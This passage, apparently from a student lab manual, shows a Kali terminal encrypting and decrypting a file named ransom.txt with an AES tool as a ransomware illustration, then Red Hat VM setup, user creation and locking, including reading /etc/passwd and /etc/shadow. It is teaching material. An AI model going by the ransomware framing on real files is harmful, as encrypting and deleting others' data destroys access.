$ crypttr encrypt ransom.txt
enter AES-256-CBC encryption password:
Verifying - enter AES-256-CBC encryption password:
do you want to delete the original file? (y/N): y
[notice] deleting the original file
(kali@kali)~/Downloads
$ ls
crypttr keycloak-26.0.1 ransom.txt.aes
(kali@kali)~/Downloads
$ rm ransom.txt
rm: cannot remove 'ransom.txt': No such file or directory
(kali@kali)~/Downloads
$ ls
crypttr keycloak-26.0.1 ransom.txt.aes
(kali@kali)~/Downloads
$ cat ransom.txt.aes
***X*-***+*****+*****
(kali@kali)~/Downloads
$
```

**Step 17:** clear





we can see the encrypted text



```
kali@kali:~/Downloads
File Actions Edit View Help

(kali@kali)~/Downloads
$ crypttr decrypt ransom.txt.aes
enter AES-256-CBC decryption password:

(kali@kali)~/Downloads
$ ls
crypttr keycloak-20.0.1 ransom.txt ransom.txt.aes

(kali@kali)~/Downloads
$ cat ransom.txt
Ransomware is a type of malware attack

(kali@kali)~/Downloads
$
```


45

## Linux ISO Image using VMWARE

**Step 1:** To install Redhat in VMware, give


Username: redhat

Password :redhat




**Step 2:** Here we have to set the disk size upto:25.0

And select store virtual disk as a single file.




46

**Step3:** And the file of redhat will be updated then, we get.









47

**Step 4:** Here the user which we created in the VMware is available here.




**Step 5:** we have to click other then, give the  
Username: redhat



48


Password:redhat



Open the terminal and give the commands

Command 1: su –


Enter the password



49

Command 2:Useradd kikki


Command 3:Passwd kikki



A terminal window titled 'root@localhost:~' is open on a desktop environment. The window shows the following commands and output:


```
root@localhost:~  
[redhat@localhost Desktop]$ su -  
Password:  
[root@localhost ~]# useradd kikki  
[root@localhost ~]# passwd kikki  
Changing password for user kikki.  
New password:  
Retype new password:  
passwd: all authentication tokens updated successfully.  
[root@localhost ~]#
```

command 4: tail /etc/passwd



The same terminal window is shown, but now displaying the output of the command 'tail /etc/passwd'.

```
root@localhost:~  
[redhat@localhost Desktop]$ su -  
Password:  
[root@localhost ~]# useradd kikki  
[root@localhost ~]# passwd kikki  
Changing password for user kikki.  
New password:  
Retype new password:  
passwd: all authentication tokens updated successfully.  
[root@localhost ~]# tail /etc/passwd  
apache:x:48:48:Apache:/var/www:/sbin/nologin  
saslauth:x:497:495:"Saslauthd user":/var/empty/saslauth:/sbin/nologin  
postfix:x:89:89::/var/spool/postfix:/sbin/nologin  
avahi:x:70:70:Avahi mDNS/DNS-SD Stack:/var/run/avahi-daemon:/sbin/nologin  
ntp:x:38:38::/etc/ntp:/sbin/nologin  
sshd:x:74:74:Privilege-separated SSH:/var/empty/ssh:/sbin/nologin  
pulse:x:496:494:PulseAudio System Daemon:/var/run/pulse:/sbin/nologin  
gdm:x:42:42::/var/lib/gdm:/sbin/nologin  
redhat:x:500:500:Niharika:/home/redhat:/bin/bash  
kikki:x:501:501::/home/kikki:/bin/bash  
[root@localhost ~]#
```




Now, the user is created.

**Step 5:** Similarly we create another user

```

root@localhost:~
File Edit View Search Terminal Help
[redhat@localhost Desktop]$ su -
Password:
[root@localhost ~]# useradd likki
[root@localhost ~]# passwd likki
Changing password for user likki.
New password:
Retype new password:
passwd: all authentication tokens updated successfully.
[root@localhost ~]# tail /etc/passwd
saslauth:x:497:495:"Saslauthd user":/var/empty/saslauth:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
avahi:x:70:70:Avahi mDNS/DNS-SD Stack:/var/run/avahi-daemon:/sbin/nologin
ntp:x:38:38::/etc/ntp:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/ssh:/sbin/nologin
pulse:x:496:494:PulseAudio System Daemon:/var/run/pulse:/sbin/nologin
gdm:x:42:42::/var/lib/gdm:/sbin/nologin
redhat:x:500:500:Niharika:/home/redhat:/bin/bash
kikki:x:501:501:/home/kikki:/bin/bash
likki:x:502:502:/home/likki:/bin/bash
[root@localhost ~]# init 6
  
```



Another user is created as likki

**Step 6:** To lock the user by using the commands


Command 1: su-

Enter the password


Command 2: usermod -L likki



### Command 3: tail /etc/shadow



Command 4: init 6



We locked the user

### Step 7: Let us see whether the user is opening or not



